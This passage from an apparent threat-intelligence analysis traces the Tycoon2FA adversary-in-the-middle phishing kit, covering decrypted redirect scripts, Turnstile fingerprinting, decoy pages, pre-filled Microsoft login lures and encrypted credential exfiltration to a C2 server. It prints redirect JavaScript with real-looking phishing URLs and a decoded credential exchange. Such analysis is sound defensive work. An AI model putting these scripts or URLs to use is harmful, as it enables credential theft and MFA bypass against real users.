


Figure 12. JavaScript code from the PHP resource.

The decoded Base64 string reveals values that will be used in the next AES decryption routine. Each extracted parameter serves a specific purpose in the decryption process:

- a – AES-CBC encoded data

- b – Salt used to derive the PBKDF2 key
- c – Initialization Vector (IV) for AES decryption
- d – Passphrase used to derive the PBKDF2 key

The result generates a JavaScript script that dynamically creates and manipulates a self-navigating anchor element pointing to a specified URL. It first checks whether the target variable contains a "#" placeholder, reserved for an email address. If the placeholder is absent, the script redirects to the base URL. The script replaces the entire body of the page with this URL and programmatically "clicks" the anchor link, forcing the user to be redirected to the next URL.

```
<script>
let url = null;
if (!"BaKEbkackKsroqaz".includes('#')) {
url = "https://href.li/?https://SC3S.ticiperfe.com/42xCp/";
}
if ("BaKEbkackKsroqaz".includes('#')) {
url = "https://href.li/?https://SC3S.ticiperfe.com/42xCp/" + "#" + String
.fromCharCode(Math.floor(Math.random() * (90 - 65 + 1)) + 65);
}
var rRJAiLzpdAdLgNNy = document.createElement('a');
rRJAiLzpdAdLgNNy.href = url+"BaKEbkackKsroqaz";
document.write(rRJAiLzpdAdLgNNy);
document.body.innerHTML = "";
document.body.appendChild(rRJAiLzpdAdLgNNy);
rRJAiLzpdAdLgNNy.click();
</script>
```

July 2024

```
<script>
let url = null;
if (!"VwEubXJHhRNyCldI".includes('#')) {
url = "https://eS.rlqztie.ru/hpkk6J64/";
}
if ("VwEubXJHhRNyCldI".includes('#')) {
url = "https://eS.rlqztie.ru/hpkk6J64/" + "#" + String.fromCharCode(Math.
floor(Math.random() * (90 - 65 + 1)) + 65);
}
var dZFweHoBXyKamSMa = document.createElement('a');
dZFweHoBXyKamSMa.href = url+"VwEubXJHhRNyCldI";
document.write(dZFweHoBXyKamSMa);
document.body.innerHTML = "";
document.body.appendChild(dZFweHoBXyKamSMa);
dZFweHoBXyKamSMa.click();
</script>
```

October 2024

Figure 13. Decrypted JavaScript creating a self-navigated anchor element linking to a phishing URL.

Note: "href.li" is a URL cloaking or referrer-anonymizing service. It is often used to strip the HTTP referrer information when clicking on a link, preventing the destination website from knowing the exact source of the visitor. However, they have discontinued the use of "href.li" as early as October 2024.

Stage 2 – Cloudflare Turnstile Challenge

When a user clicks on the phishing URL, they are initially redirected to a page featuring a Cloudflare Turnstile challenge - a free security tool used to block unwanted traffic like spam bots. In this latest campaign, Tycoon2FA has introduced a custom CAPTCHA solution rendered via HTML5 canvas.

Figure 14. Cloudflare Turnstile challenge embedded in the Tycoon 2FA phishing kit.

Turnstile Information Gathering

After running the Cloudflare Turnstile challenge, it also gathers information likely dedicated to the Tycoon2FA operators such as IP addresses, referrers, and user agents. This data helps the attackers understand their targets better and refine their approach. The POST request sends the following data:

Variable	Description
bltpg	Hardcoded ID for CAPTCHA Rendering and Form Handling
bltdip	The user's IP address
bltdref	The URL of the phishing page
bltdua	The User-Agent
bltddata	Blank. Possibly used to collect additional metadata.

Table 1. Cloudflare Turnstile element description.




Figure 15. Cloudflare Turnstile information gathering and response.

Stage 3 – Anti-Analysis

Once the user passes the Cloudflare verification check, an obfuscated JavaScript script is loaded into the browser session. This script is located on the hardcoded URL path which is reporting to a CLOUDFLARENET IP address. This script is designed to execute multiple defense evasion techniques to detect automated analysis tools, restrict manual inspection, and disrupt security research efforts, as outlined in the previous blog.




Figure 16. Decoding of Anti-Debugging and Anti-Analysis script.

Stage 4 – Phishing and Decoy Page

At this stage, the script determines whether the user can proceed based on the response from the **Cloudflare Turnstile** challenge. The Command and Control (C2) server evaluates the request and responds with either **"success"** or **"error"**, which dictates the next steps.

Decoy Page:

If the C2 server does not respond, it calls the following function to display the content of the decoy webpage.




Figure 17. Function used to deploy decoy webpage.

The decoy landing page dynamically changes with each visit, ensuring a unique experience every time. However, it follows a consistent template structure across all variations. The themes of these landing pages vary widely, encompassing topics such as Artificial Intelligence (AI), Food Blogging, Automobiles, Health and Wellness, and Lifestyle.

Figure 18. Examples of decoy webpages (Old).

In the latest campaign, Tycoon2FA introduced a new variation featuring decoy content themed around Education, Creative Agencies, or Charities.




Figure 19. Examples of decoy webpages (New).

Phishing Page:

If no errors occur, the script attempts to extract an email address from the URL using regular expressions. It is designed to recognize both **Base64-encoded** and **plain-text email addresses**. The extracted email is then assigned to a variable, enabling an **automatic sign-in feature**. This tactic helps attackers in **spear-phishing campaigns**, making the fraudulent login page appear more convincing by pre-filling the victim's email. By doing so, the phishing portal mimics legitimate login experiences, increasing the likelihood of the victim entering their password.




Figure 20. Fake Microsoft authentication login page with an automatic sign-in feature.

Fallback Phishing Page:

If no email address is provided, the script employs an alternative social engineering tactic by mimicking a media player or a real-time document editing interface. Instead of displaying a conventional login page, it presents an interactive simulation that aligns with user expectations. This deceptive approach enhances the credibility of the lure theme, increasing the likelihood that victims will engage with the phishing page.




Figure 21. Fallback phishing page mimicking Microsoft Word Online and Media Player.

Phishing Kit Resources:

This phishing kit utilizes an Adversary-in-the-Middle (AiTM) attack, enabling attackers to intercept both user credentials and session cookies in real time. Notably, it can also bypass multifactor authentication (MFA) by capturing authentication tokens, allowing attackers to

maintain persistent access to compromised accounts. The phishing kit will run **two distinct deobfuscation techniques**. These techniques are designed to dynamically **load required resources and configurations**




Figure 22. Source code of Tycoon2FA phishing kit.

Phishing Kit Configuration: In the first stage, the phishing kit **conceals its malicious code** using a combination of **Caesar cipher obfuscation** and **Base64 encoding**. The encoded string is shifted backward by 5 to restore its original Base64-encoded form. The result is then decoded using “atob()” function.

Figure 23. Phishing kit configuration.

Adversary-in-The-Middle Resource: The second resource is pointing to a JavaScript file. As highlighted in the previous blog, this script uses **JavaScript Proxy-based** objects to dynamically decode invisible Unicode characters and execute payloads.




Figure 24. Phishing kit resource responsible for handling the Adversary-in-The-Middle (AiTM) mechanism.

Stage 5 – Enumeration and Exfiltration

The script includes functionality to detect the user's browser type by analyzing the User-Agent string. This allows the phishing page to tailor its responses and dynamically adjust content based on the detected browser, improving the effectiveness of the attack.

```
if(userAgent.match(/chrome|chromium|crios/i)){ browserName = "chrome";
} else if(userAgent.match(/firefox|fxios/i)){ browserName = "firefox";
} else if(userAgent.match(/safari/i)){ browserName = "safari";
} else if(userAgent.match(/opr\//i)){ browserName = "opera";
} else if(userAgent.match(/edg/i)){ browserName = "edge";
} else{ browserName="No browser detection";
}
```

Figure 25. User Agent and Browser Detection.

When a user enters their credentials into the phishing portal, the input data is automatically captured and transmitted to a remote server for validation. The **CryptoJS library** is used for secure transmission, to conceal the communication of information being sent to the C2. Authentication data passed by the users is AES encrypted using a hardcoded key.




Figure 26. Encryption method used to obfuscate data transmitted to the command-and-control (C2) server.

Based on the configuration file, the phishing page will initially initiate an **AJAX request** to a **dynamically generated server**, transmitting **encrypted user data**. The data is sent to the server, and the script processes the server's response based on the user's input.




Figure 27. AJAX POST request used to transmit data.

The server processes and tests the submitted information to determine its authenticity and validity. The phishing portal gathers and transmits various pieces of user information, including but not limited to:

- Email Address
- IP Address
- Geolocation
- Browser Information
- User-Agent String
- Password

type	result
data	/{redacted username}@tm.com/Q3pAX/chrome/{redacted IP}/{redacted geo-location}/1/1
response	{"message":"error","bottomsection":[{"a_text":"Create one!","a_id":"signup","type":"text_link","text":"No account?"},{"a_text":"Can't access your account?","a_id":"cantAccessAccount","type":"link"}],"backbutton":0,"description":{"a_text":"get a new Microsoft account","a_id":"idA_PWD_SignUp","type":"text_link","text":"We couldn't find an account with that username. Try another, or"}}
data	/{redacted username}@outlook.com/Q3pAX/chrome/{redacted IP}/{redacted geo-location}/1/1
response	{"message":"correct email","bottomsection":[{"a_text":"Forgot my password","a_id":"idA_PWD_ForgotPassword","type":"link"}],"backbutton":1,"uid":"{redacted}","token":"{redacted}","acctype":2
data	/2ce72a54d35d3f9e76b9c9698d4d8a89ccaae67efaf31bc42dd8a53c13d41126/{redacted password}/1
response	{"message":"signinblocked live", "token":"{redacted}","email":"{redacted username}@outlook.com","backbutton":0,"description":{"type":"text","text":"You've tried to sign in too many times with an incorrect account or password."},"reason":{"type":"text","text":"Someone entered the wrong password too many times."}}

Table 2. Decoded communication during credential submission to the phishing site.

The script is also capable of sending a GET request to "geojs," a fast and user-friendly tool for processing spatial data. It provides the victim's IP address as input to the service, which then returns geolocation details such as country, region, and city. This enables the script to gather location-based information about the victim. Additionally, the phishing site includes a tracking mechanism that monitors user interactions. When a user visits a page, the site logs their activity and transmits the collected data via an AJAX request to a remote server.

